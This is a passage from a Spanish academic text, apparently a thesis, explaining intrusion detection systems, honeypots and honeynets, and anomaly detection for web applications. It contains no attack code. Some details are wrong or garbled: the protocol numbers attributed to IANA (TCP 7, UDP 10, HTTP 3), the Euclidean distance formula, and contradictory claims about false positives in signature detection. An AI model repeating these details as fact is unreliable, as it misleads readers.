- No saben determinar si el ataque fue exitoso o no, lo único que detecta es el lanzamiento de un ataque. Esto significa que después de que un NIDS detecta un ataque, los administradores deben investigar manualmente cada host atacado para determinar si el intento fue exitoso o no.
- Algunos tienen inconvenientes para detectar ataques que viajan en paquetes fragmentados. Esta fragmentación hace que el NIDS no detecte al ataque, que sea volátil o que incluso falle.
- Debido a su configuración general, los NIDS pueden tener una alta tasa de falsos positivos, y esto puede terminar que una masiva cantidad de actividad no maliciosa sea detectada como maliciosa.
- La pila de protocolos soportada por los NIDS a veces es diferente a la pila de protocolos utilizada por los sistemas que protege. Muchos servidores, sistemas o dispositivos no siguen en algún aspecto a la pila TCP / IP, por lo que es posible que el NIDS descarte estos paquetes de datos.

Por otro lado, también existen los HIDS (*Host Based Intrusion Detection Systems*), y estos fueron los primeros tipos de IDS desarrollados e implementados. Estos ejecutan información adquirida desde el interior de una computadora, como archivos de auditoría del sistema operativo. Esto permite que el IDS analice actividades reales con gran precisión, determinando exactamente qué procesos y usuarios están involucrados en el ataque particular dentro del sistema operativo. Como cualquier sistema de detección de intrusos, los HIDS también informa múltiples falsos positivos. Una vez ajustado el sistema, la reducción de falsos positivos es notable. A diferencia de los NIDS, los HIDS pueden ver el resultado de un intento de ataque, así como acceder directamente y monitorear archivos de datos y procesos del sistema atacado [65]. Aunque los NIDS tienen un mayor desarrollo y en estos días son más aceptados, los HIDS tienen ciertas ventajas sobre ellos:

- Tienen la capacidad de monitorear eventos locales de un host, pueden detectar ataques que no pueden ser detectados por los basados en red.
- Pueden operar en un entorno en el que el tráfico de red viaja encriptado, ya que la fuente de información proviene de datos disponibles antes de ser cifrados por el host origen y después de que los datos se descifran en el destino.

Sin embargo, las desventajas son:

- Suelen ser más costosos tanto en tiempo como en dinero, ya que requieren muchísima configuración para adaptarlos al funcionamiento habitual de cada organización y deben ser constantemente supervisados. Si bien los NIDS tienen un

IDS para múltiples sistemas monitoreados, los HIDS tienen un IDS para cada uno de ellos.

- Si la estación de análisis está dentro del host monitoreado, el IDS puede desactivarse si un ataque se materializa efectivamente en la máquina.
- No son adecuados para detectar ataques en toda una red (por ejemplo, escaneo de puertos) ya que sólo el IDS analiza los paquetes de red que se le envían a ese host.
- Pueden ser inhabilitados por ciertos ataques de denegación de servicio.
- Utilizan recursos del host que están monitoreando, y esto podría llegar a influir en su desempeño.

Como una subclase de HIDS, están también los Multi-Host-Based IDS, que utilizan la información recopilada por dos o más hosts, analizando y tratando de detectar cualquier amenaza. Su enfoque es muy similar al clásico HIDS, con la adicional dificultad de tener que coordinar los datos de varias fuentes.

3.2.2 Tipo de análisis

Como se mencionó, los IDS pueden clasificarse también como tipo de análisis, y en esto, existen dos miradas. Por un lado detección basada en firmas y por otro, basada en detección de anomalías.

La detección basada en firmas es una técnica usada por la mayoría de los sistemas comerciales, mientras que la basada en detección de anomalías, han estado siendo investigadas y desarrolladas por mucho tiempo, y muchas de estas se encuentran aún en proceso de desarrollo, como ser la herramienta Cortex de Palo Alto Networks[135]. Sin embargo, ya existen soluciones corriendo en producción y muy prometedoras, costosas, y con mucha perspectiva de mejoras [66].

La detección basada Firmas, analiza la actividad del sistema en búsqueda de eventos que coincidan con el patrón predefinido o firma que describe a un ataque "bien conocido", se recolecta el tráfico y se analiza.Este análisis está basado en una comparación de patrones. El sistema contiene la base de datos de patrones de ataques y este buscara similitudes y cuando una coincidencia es encontrada, salta una alerta. Estos sistemas son bastantes efectivos en detectar ataques pero también generan un gran número de falsos positivos. Por lo tanto es necesario un periodo de "tuning" o readaptación/mejora, para regularlo. El buen funcionamiento de estos sistemas depende no solo de una buena instalación y configuración, sino que también del hecho de que la base de datos de patrones de ataques esté actualizada. Algunas ventajas que se pueden nombrar son:

- La detección de firmas es muy efectiva para detectar ataques sin generar un gran número de falsas alarmas.
- Estos IDS pueden rápida y precisamente diagnosticar el uso de una técnica de ataque específica. Esto puede ayudar a aquellos responsables de la seguridad para seguir fácilmente los problemas de seguridad y priorizar acciones correctivas.

Las desventajas sin embargo son:

- Únicamente detectan ataques conocidos, por lo que deben ser constantemente actualizados con firmas de nuevos ataques.
- Muchos detectores de firmas están diseñados para utilizarse de forma muy ajustada a patrones específicos, y esto les impide detectar pequeñas variaciones en los patrones de un mismo ataque ya conocido.

3.2.3 Tipo de detección

Los IDS basados en tipos de detección de anomalías, están enfocados en identificar un inusual comportamiento en un host o una red. Estos operan asumiendo que los ataques son diferentes de una actividad normal realizada. Los detectores de anomalías construyen perfiles representando el comportamiento normal de los usuarios, hosts o conexiones de red. Estos perfiles son construidos recolectando información y datos históricos durante una operación normal. Los detectores colectan datos de eventos y utilizan una variedad de medidas para determinar cuando la actividad monitoreada deriva de un comportamiento normal. Las medidas y técnicas utilizadas en la detección de anomalías incluye, por un lado, la detección de umbrales de ciertos atributos de comportamiento, como por ejemplo, atributos de comportamientos que pueden incluir el número de archivos accedidos por un usuario en un período de tiempo, el número de inicios de sesión fallidos al sistema, la cantidad recursos del CPU utilizado Este nivel puede ser definido estadística o heurísticamente. Por otro lado, las medidas estadísticas pueden ser paramétricas, donde se asume que la distribución de los atributos perfilados se ajustan a un cierto patrón, o también pueden ser no paramétricas, donde la distribución de los atributos prefijados se aprenden de valores históricos observados a lo largo del tiempo. Las ventajas de estos IDS son[121]:

- Los IDS basados en reconocimientos de anomalías detectan comportamiento, por lo tanto, tienen la capacidad de detectar ataques de los que no se posee conocimiento específico.
- Los detectores de anomalías producen información muy útil para definir nuevos patrones que luego pueden utilizarse para los IDS basados en detección de firmas.
- Los modelos de detección de anomalías se adaptan a los comportamientos en función a la cantidad de los datos que se disponen.

Y las desventajas que se presentan son:

- La detección de anomalías puede producir un alto número de falsos positivos debido al comportamiento no predecible por los usuarios y las redes.
- Los modelos de detección requieren un alto entrenamiento para caracterizar los patrones de funcionamiento normal y no normal.
- Si se cuenta con pocos datos/información o una mala configuración de parámetros de predicción, los falsos positivos podrían aumentar de forma potencial.

3.2.4 Tipo de respuesta

Según el tipo de respuesta, los IDS pueden clasificarse a su vez en activos y pasivos. Una vez que los eventos han sido analizados y los ataques han sido detectados, un IDS reacciona. Estos tipos de respuestas pueden ser agrupados en estas dos clasificaciones nombradas anteriormente. Un IDS pasivo envía reportes a alguien encargado de tomar una acción cualquiera sea. Un IDS activo responde ante un ataque de cualquier forma, por ejemplo, bloqueando un puerto, una dirección de red, etc., y este último es bien conocido como IPS (*Intrusion Protection Systems*).

Finalmente, se encuentran los IDS por Tiempo de Detección, que también se clasifican en dos grupos: In-Line y Off-line. El primero es en tiempo real y el segundo procesa los datos auditados con algo de delay.

En la ilustración 2 abajo, se puede observar de forma gráfica la clasificación completa de los IDS.




Ilustración 2: Clasificación de IDS

Prácticamente todos los IDS tienen módulos bien definidos, como por ejemplo:

- Fuentes de recopilación de datos de aplicación: que es el módulo encargado de la recopilación de datos para el análisis actual o posterior. Puede ser una red, un sistema o elementos situados en el propio sistema.
- Reglas: que son generalmente las que caracterizan a las violaciones que pueden cometerse y con qué los datos obtenidos en el punto anterior se comparará.
- Filtro: se encarga de restringir las reglas utilizadas para los datos obtenidos.
- Detector de Anomalía: en el caso de tener un sistema detector de intrusos basado en análisis de anomalías, son los que detectan sucesos extraños en el recurso monitoreado.
- Generador de Alarmas o Informes: si el detector de anomalía determina que la seguridad del sistema ha sido comprometida, el generador de Alarmas informa al administrador sobre este hecho, ya sea por correo, mensaje de texto, alertas acústicas, etc.

En la Ilustración 3, se puede apreciar en forma gráfica una arquitectura típica de un IDS.




Ilustración 3: Arquitectura de un IDS

Como se mencionó anteriormente, esta es una descripción genérica de la arquitectura de un IDS ya que cada uno implementa su propia arquitectura de forma diferente. Un ejemplo puede ser Snort que posee tres subsistemas en la arquitectura: Decodificador de Paquetes, Sistema de Detección y Sistema de Logs/Alarmas. Estos tres subsistemas son parte de la arquitectura general descrita en anteriormente.

3.3 Honeypots

Dentro del campo de las ciencias computacionales, un honeypot, es una trampa configurada para detectar, desviar o contrarrestar los intentos de uso no autorizados de los sistemas de información. Generalmente consta de una computadora, datos, o un sitio web, que permanece en la red pero en realidad está aislado, desprotegido y monitoreado, y que pretende contener información o recursos valiosos para los atacantes.

Los honeypots están diseñados para imitar el comportamiento de otros sistemas que podrían ser de interés para los intrusos. En los últimos años se han vuelto muy populares, incluso si no son sistemas de detección de intrusos, pueden ayudar a mejorar métodos de detección y detectar nuevos patrones de ataque. Por lo general tienen mecanismos de protección para evitar que un atacante exitoso acceda a la totalidad de la red.

Obviamente, si un intruso logra acceder a un honeypot, no debería notar que ha sido monitoreado por el mismo.

Los honeypots varían según el diseño y los modelos de implementación, pero todos son señuelos destinados a parecerse a sistemas legítimos y vulnerables para atraer a los ciberdelincuentes. Los tipos de *honyepots* existentes son [67]:

- Honeypot de Producción: sirven como sistemas señuelo dentro de redes y servidores en pleno funcionamiento, a menudo como parte de un sistema de detección de intrusos (IDS). Desvían la atención delictiva del sistema real mientras analizan la actividad maliciosa para ayudar a mitigar las vulnerabilidades.
- Honeypot de Investigación: se utilizan con fines educativos y para mejorar la seguridad. Contienen datos rastreables que puede rastrear cuando son robados para analizar el ataque.
- Honeypot Físico: incorpora un ordenador exclusivo para esta función, integrándose en nuestra red con su propia dirección IP.
- Honeypot Virtual: es un sistema virtualizado dentro de un equipo físico que, a través del software de virtualización, recibe los recursos como si fuera un equipo físico.
- Honeypot de Baja Interacción: es muy fácil de construir pero puede parecer "falso" para un hacker. Ejecuta un conjunto reducido de servicios que ejemplifican los vectores de ataque más frecuentes. Imitan los servicios y sistemas que con frecuencia atraen la atención delictiva. Ofrecen un método para recopilar datos de ataques ciegos, como botnets, gusanos y malware.
- Honeypot de Alta Interacción: emplea máquinas virtuales para garantizar que los sistemas potencialmente comprometidos estén aislados. Son configuraciones complejas que se comportan como una infraestructura de producción real. No restringen el nivel de actividad de un ciberdelincuente, lo que proporciona información detallada sobre ciberseguridad. Sin embargo, requieren un mayor mantenimiento y experiencia y el uso de tecnologías adicionales como máquinas virtuales para garantizar que los atacantes no puedan acceder al sistema real.

Como ha mencionado antes, el objetivo principal de los honeypots es atraer e involucrar a los atacantes durante un período suficientemente largo para obtener indicadores de compromiso de alto nivel, como herramientas de ataque y tácticas, técnicas y procedimientos. Por lo tanto, un honeypot necesita emular los servicios esenciales en la red de producción y otorgar al atacante la libertad de realizar actividades adversas para aumentar su atractivo para el atacante. Aunque el honeypot proporciona un entorno controlado y supervisado, los atacantes aún pueden utilizar algunos honeypots como nodos pivote para penetrar en los sistemas de producción. Esta compensación entre el atractivo del honeypot y el riesgo de penetración se ha investigado tanto cualitativamente como cuantitativamente. El segundo riesgo de los honeypots es que pueden atraer a usuarios legítimos debido a la falta de comunicación en las redes empresariales a gran

escala. Por ejemplo, el equipo de seguridad que aplica y supervisa el honeypot puede no revelar la ubicación del honeypot a todos los usuarios a tiempo debido a la falta de comunicación o la prevención de amenazas internas[124].

Una honeynet es una red de señuelos que contiene uno o más honeypots. Parece una red real y contiene varios sistemas. Por ejemplo, una máquina honeypot Windows, una máquina honeypot Mac y una máquina honeypot Linux[124].

Un honeywall, supervisa el tráfico que entra y sale de la red y lo dirige a las instancias de honeypot. Puede inyectar vulnerabilidades en una red trampa para facilitar que un atacante acceda a la trampa. Cualquier sistema de la Honeynet puede servir como punto de entrada para los atacantes[124].

La honeynet recopila información sobre los atacantes y los desvía de la red real. La ventaja de una honeynet sobre un honeypot simple es que simula red real y tiene un área de captación más grande. Esto hace que las honeynets sean una mejor solución para redes grandes y complejas, dado que presenta a los atacantes una red corporativa alternativa y desvía la atención de la red real[124].

Las *honeynets* son una extensión lógica del concepto *honeypot*. Un *honeypot* es una máquina individual (o máquina virtual), mientras que un *honeynet* es una serie de *honeypots* en red. Los atacantes, por supuesto, esperan encontrar no solo una máquina en la infraestructura de su víctima, sino muchos servidores de diferentes tipos especializados. Observando a los atacantes moverse a través de la red de servidores de archivos a servidores web, tendrá una mejor idea de lo que están haciendo y cómo lo están haciendo y estarán más dispuestos a creer que realmente han violado su red. Una característica clave de las *honeynets* es que se conectan e interactúan como lo haría una red real, pues una capa emulada o abstraída alertaría al atacante[124].

3.4 Detección de Anomalías

El término anomalía tiene sus raíces etimológicas en la palabra griega antigua "anómalos" y se traduce como desigual o irregular [68]. Hoy el término se utiliza ampliamente para describir patrones que no se ajustan a lo normal o comportamiento esperado, y se utiliza en varios dominios de aplicación, como la biología, astronomía, geología, medicina, entre otros.

Las anomalías también son a menudo denominadas valores atípicos, aberraciones, irregularidades, o novedades. Valores atípicos y anomalías son los términos más utilizados en el contexto del aprendizaje automático.

El proceso de identificar tales desviaciones de la norma se conoce como detección de anomalías o detección de valores atípicos respectivamente. Si bien los términos son utilizados a menudo de forma indistinta, en el proceso de detección de valores atípicos es más a común asociarlo con el proceso de limpieza de datos donde el objetivo es eliminar muestras anómalas para mejorar el rendimiento del modelo, mientras que la detección de


anomalías se utiliza con más frecuencia cuando las anomalías en sí son el punto de interés, su naturaleza y las posibles causas.

Las causas posibles son de particular interés, ya que pueden ser de naturaleza crítica cuando sea necesaria la interferencia, y tales anomalías podrían ser causadas por intenciones maliciosas (fraude de tarjetas de crédito, detección de intrusiones en la red), falla del sistema crítico (como por ejemplo, mantenimiento predictivo), o en el contexto geológico (movimientos de las placas tectónicas que indican una catástrofe natural). Por este motivo, la detección de anomalías es una parte fundamental de diversos campos, como la detección de fraudes de tarjetas de créditos o de seguros, detección de fallas en sistemas críticos o detección de intrusiones en el contexto de la ciberseguridad.

La definición se extendió con dos características importantes, especialmente en contexto de minería de datos y aprendizaje automático [69]:

- Las anomalías son diferentes de la norma, con respecto a sus atributos o características.
- Las anomalías son valores raros en conjunto de datos, en comparación con las instancias normales.

La segunda característica ya abre otra pregunta, ¿Qué es considerado como raro? No existe un umbral establecido, pero una regla empírica dice que no debería haber más del cinco por ciento de las muestras anómalas en los datos [70].



<u>Ilustración 4:</u> Ejemplo de Anomalía de dos dimensiones

La Ilustración 4 muestra los diferentes tipos de anomalías graficadas en un dataset (conjunto de datos) de dos dimensiones con la Feature 1 (Característica 1) y la Feature 2

(Característica 2). Aún sin conocer la naturaleza de los datos se observan las regiones normales en el Cluster C1 y C2 únicamente sobre la base de que la mayoría de los datos, los puntos se encuentran dentro de ellos.

Las regiones permiten inferir las siguientes anomalías dentro del conjunto de datos:

- Las anomalías globales son instancias únicas que muestran una clara desviación de la norma con respecto a sus características. La ilustración 4 muestra dos ejemplos a saber, X1 y X2. La mayoría de los algoritmos de detección de anomalías actuales se basan en la identificación de anomalías puntuales [69]. Aplicado al tráfico de red, una anomalía puntual podría ser cualquier paquete de red con intenciones maliciosas, como un intento de sesión no autorizado, por otro lado, aplicado a las aplicaciones web, una anomalía específica podría ser un Script o porción de código insertado en un campo "nombre de usuario" dentro de un formulario HTML.
- La anomalía local, es una especie de anomalía que parece ser parte de instancias normales cuando se ven en relación con el conjunto de datos. Sin embargo, si se centra en el grupo normal al que pertenece, se puede clasificar como una anomalía dentro de ese mismo grupo. Se puede apreciar tal anomalía en la ilustración 4, por el punto X3 y el grupo C2. Si una anomalía local debe considerarse como una anomalía de interés, dependerá de una tarea manual.
- Una anomalía colectiva introduce otro nivel de complejidad en la tarea de detección de anomalías, ya que las anomalías ya no se limitan a instancias únicas. Uno de estos grupos se muestra en la ilustración 4, etiquetado como C3. Además de lo que sugiere la ilustración, el único punto en una anomalía colectiva no necesita ser anómalo en sí mismo, pero la conexión entre esas instancias forma la anomalía. Por ejemplo, una sola solicitud a un puerto de un host no debe ser considerada una anomalía, pero muchas de esas solicitudes a diferentes puertos podrían ser un signo de un ataque de escaneo de puertos en curso y, por lo tanto, formar una anomalía colectiva.
- Las anomalías contextuales no se pueden ilustrar, ya que son anómalas sin el contexto adecuado. Considerando la red de una oficina, un gran número de solicitudes HTTP durante una pausa para el almuerzo se puede considerar normal, pero el mismo número de solicitudes, a media noche y durante vacaciones, puede constituir una anomalía. El comportamiento normal se hizo anómalo con el contexto correcto, en este ejemplo es el "tiempo/momento". Es necesario introducir el contexto requerido a los datos utilizando características contextuales [71].

Si bien las anomalías puntuales pueden estar en cualquier conjunto de datos, es necesario que exista una relación entre las muestras para que ocurran anomalías colectivas, y también es necesario establecer el contexto para detectar anomalías

contextuales. Las anomalías puntuales y colectivas se pueden transformar en anomalías contextuales si se da el contexto[71].

La noción de definir una anomalía como un patrón que no se ajusta al comportamiento normal, se puede aplicar a puntos de datos individuales y grupos donde cada miembro no es una anomalía, sino su apariencia conjunta. Sin embargo, por intuición, se podría argumentar que primero se necesita saber qué constituye el comportamiento normal para diferenciar. Si bien esto parece lógicamente correcto, resulta bastante complicado en la práctica.

Existen muchos desafíos a los que se enfrenta la detección de anomalías, con diferente gravedad según la criticidad de la aplicación. Relacionando estos desafíos al contexto de las Aplicaciones Web, algunos de estos desafíos son:

- Abarcar todas las formas de comportamiento normal: si bien esta tarea puede ser más fácil en sistemas estáticos donde los límites están claramente definidos, es especialmente complicado en un entorno de aplicaciones web funcionando, consumiendo varios servicios y utilizando distintos protocolos de comunicación. Esta tarea rápidamente se vuelve abrumadora a medida que los sistemas van siendo utilizados por más usuarios, van interactuando con más servicios y van siendo distribuidos a lo largo del mundo.
- La noción de comportamiento normal: incluso una sola aplicación web puede mostrar una gran variabilidad de ancho de banda consumido, duración de conexiones, formas de uso, servicios conectados y protocolos utilizados. Las aplicaciones web en sí, pueden mostrar una variabilidad aún mayor en en comparación entre sí mismas, ya que no sólo diferirá del perfil de uso, sino también de la arquitectura implementada, la infraestructura desplegada, la topología y carga de la red, y las vulnerabilidades existentes. Es posible que un sistema de detección de anomalías que funcione correctamente en una aplicación web no muestre el mismo comportamiento en otra. Por ejemplo, las aplicaciones o servicios desplegados en una base militar muestran características muy diferentes en comparación a las aplicaciones o servicios desplegados en una red industrial, y a su vez muestran diferencias con una aplicación web de una Red Social, donde los analistas de un contexto podrían estar interesados en diferentes tipos de anomalías que el otro. Sin embargo, no solo cambian las anomalías de interés, sino que también un sistema de detección de anomalías preparado en una red podría funcionar peor cuando se lo usa en otra, ya que la noción de normal no se alinearía.
- El dominio de la aplicación no es estático: este problema surge cuando la noción de normalidad cambia a lo largo del tiempo, lo que prevalece especialmente en el dominio de las aplicaciones web. Incluso las propiedades que uno podría asumir que son estadísticamente invariables pueden cambiar en un breve período de tiempo. Este efecto se vuelve obvio considerando las tecnologías emergentes y las diferentes formas en que los usuarios utilizan hoy en día Internet, comparado con años anteriores. Internet ha mostrado un crecimiento más rápido que cualquier otra plataforma tecnológica comparable [72]. Sin embargo, incluso visto en una

escala de segundos a horas, la composición y cantidad de tráfico de la red puede cambiar. Esta variabilidad no solo afecta a las funciones a nivel paquete de datos, sino que también se extiende a las funciones a nivel de aplicación [73].

- No disponibilidad de datos etiquetados: para validar y medir el rendimiento de un enfoque de detección de anomalías, se necesitan datos etiquetados correctamente. Estos datos deben exhibir propiedades reales y estar actualizados a los estándares actuales. La dificultad para capturar o generar tráfico de red o comportamiento de uso usuario realista, que esté correctamente etiquetado, sigue siendo una tarea difícil y, aunque se publicaron muchos conjuntos de datos nuevos en los últimos años, gran parte de la investigación todavía se basa en datos obsoletos [74]. La comunidad de investigación en ciberseguridad se ha enfrentado a una falta de conjuntos de datos disponibles públicamente [75].
- Alto costo de error: un sistema básico de detección de anomalías puede cometer dos tipos de errores. Etiquetar incorrectamente un dato anómalo como normal y etiquetar un dato normal como anómalo. Para aplicar este concepto a las Aplicaciones Web, un dato anómalo que pasó el sistema de detección no descubierto podría indicar un ataque en curso que viola la seguridad de la misma. Por otro lado, un dato normal marcado como anomalía requiere mayor investigación, por ejemplo, un administrador de la aplicación web, donde la enorme cantidad de interacciones y métricas generadas, incluso en una aplicación web pequeña pueden generar rápidamente una detección de anomalías falsas, dejando inútil el sistema de detección.

Estos son algunos de los desafíos a los que se enfrentan las tareas de detección de anomalías y son especialmente frecuentes en el entorno de las aplicaciones y servicios web, ya que la variabilidad y la naturaleza cambiante del tráfico de la red combinado con dificultad de producir los conjuntos de datos representativos y correctamente etiquetados hacen que esta tarea sea muy difícil en la práctica.

Para abordar un problema de detección de anomalías, se puede optar entre varias técnicas. La mayoría de estas técnicas se han diseñado para resolver la formulación de un problema específico. La formulación del problema es; 1- la naturaleza de los datos, 2- el tipo de anomalías que interesan, 3- la disponibilidad de datos y 4- el resultado que se desea alcanzar[77]. El dominio de la aplicación y la formulación del problema, por lo tanto, delimitan los enfoques adecuados.

Se han realizado múltiples estudios sobre técnicas de detección de anomalías. Hodge y Austin proporcionaron una encuesta extensa, comparando motivaciones y ventajas de la red neuronal estadística, y metodologías basadas en el aprendizaje automático [78]. Chandola, Banerjee y Kumar [77] han publicado un análisis en profundidad de los algoritmos de detección de anomalías basado en una categorización del enfoque subyacente de las técnicas. Markou y Singh presentan una descripción general de las técnicas basadas en métodos estadísticos y redes neuronales con un enfoque en la detección

de novedades [79]. Si bien una categorización de enfoques no debería ser el factor decisivo al elegir una técnica, es necesario comprender los supuestos subyacentes para saber qué técnica se puede aplicar al momento de formular el problema.

A continuación se definirán algunos aspectos importantes a la hora de hablar de detección de anomalías: 1- la naturaleza de los datos, 2- la disponibilidad de los mismos, 3- salida o resultado y 4- métricas.

3.4.1 Naturaleza de los datos

La mayoría de los algoritmos de detección de anomalías se basan en los datos que se asignan a los vectores, donde cada vector representa una muestra en el espacio de características multidimensionales, que consta de los valores de los atributos observados. Estos valores pueden ser numéricos (discretos, continuos) o categóricos (nominales, ordinales). Las muestras pueden constar de un solo atributo (univariante) o de varios atributos (multivariante). En el caso multivariado, cada atributo puede ser del mismo tipo o una mezcla de varios tipos. En el contexto de las aplicaciones web, un ejemplo de un atributo numérico continuo podría ser la duración de la conexión HTTP, mientras que este protocolo que se utiliza es un atributo categórico nominal.

La naturaleza de los atributos es esencial para la aplicabilidad de un enfoque, ya que la mayoría de las técnicas requieren que los atributos sean de un tipo específico o hagan suposiciones sobre sus distribuciones. Por ejemplo, en la mayoría de los enfoques estadísticos, se deben utilizar diferentes modelos para atributos numéricos o categóricos[77].

En general, la mayoría de las técnicas implementadas requieren que los atributos sean numéricos. La conversión de atributos categóricos en una representación numérica puede requerir pasos de preprocesamiento adicionales y debe realizarse con atención. Por ejemplo, las técnicas basadas en la proximidad (técnicas que se basan en el cálculo de una medida de distancia entre puntos de datos) necesitan establecer una medida de distancia significativa entre puntos de datos para detectar anomalías. La distancia euclidiana o norma L2 ($d\,(p,\,q)\,=\,\sqrt{(p\,-\,q)2}$), por ejemplo, puede ser adecuada para atributos continuos pero carece de interpretabilidad y significado para atributos categóricos.

Se plantea un ejemplo para aclarar los conceptos anteriores: , asuma el atributo de protocolo del ejemplo anterior, utilizando la representación numérica definida por la Autoridad de Números Asignados de Internet (IANA) [80]. Suponiendo que se están inspeccionando tres puntos de datos con el protocolo de atributo 7 (TCP), 10 (UDP) y 3 (HTTP), respectivamente, se calculan las distancias entre esos puntos de datos utilizando la ecuación anterior, no produciría un resultado significativo y también puede transmitir una falsa sensación de relación entre los puntos. Las técnicas basadas en la distancia se basan en la proximidad de los puntos de datos para distinguir entre instancias normales y anomalías. El punto de datos con 7 (TCP) y 3 (HTTP), en el ejemplo anterior, se

consideraría más cercano entre sí que 7 (TCP) y 10 (UDP) aunque no exista una base real para esa suposición.

Este tipo de problemas pueden superarse mediante el uso de una medición de distancia adecuada, una conversión significativa en valores numéricos o la elección de un algoritmo que emplee una medida de distancia invariante en la escala de los atributos, como Isolation Forest. Sin embargo, cada transformación de datos tiene un costo de tiempo de procesamiento. Por tanto, la aplicabilidad de los algoritmos que necesitan transformaciones complejas de datos está limitada para las tareas de detección urgentes.

Otro factor que puede afectar significativamente el tiempo de procesamiento y hacer que sea más difícil distinguir anomalías de instancias normales es el número de funciones. Muchos algoritmos como k-NN, Redes Neuronales, Elipsoide de Volumen Mínimo y muchos más son susceptibles a la llamada "Maldición de la dimensionalidad". Con el aumento de la dimensionalidad, los puntos de datos se distribuyen en un volumen mayor y son menos densos, lo que dificulta el establecimiento de un casco convexo. Otro problema que puede surgir al aumentar la dimensionalidad es que la distancia proporcional entre el punto más cercano y el más lejano desaparece. Este efecto de concentración limita la aplicabilidad de enfoques que emplean una medición de distancia para distinguir anomalías de instancias normales, ya que esto dificulta la discriminación entre puntos cercanos y lejanos.

3.4.2 Disponibilidad de los datos

La obtención de datos precisos, realistas e idealmente libres de ruido para adaptarse a un enfoque de detección de anomalías es una tarea complicada y costosa en muchos dominios de aplicaciones. Esta dificultad es especialmente frecuente en la detección de anomalías en las aplicaciones web, y se agrava si se necesitan etiquetas.

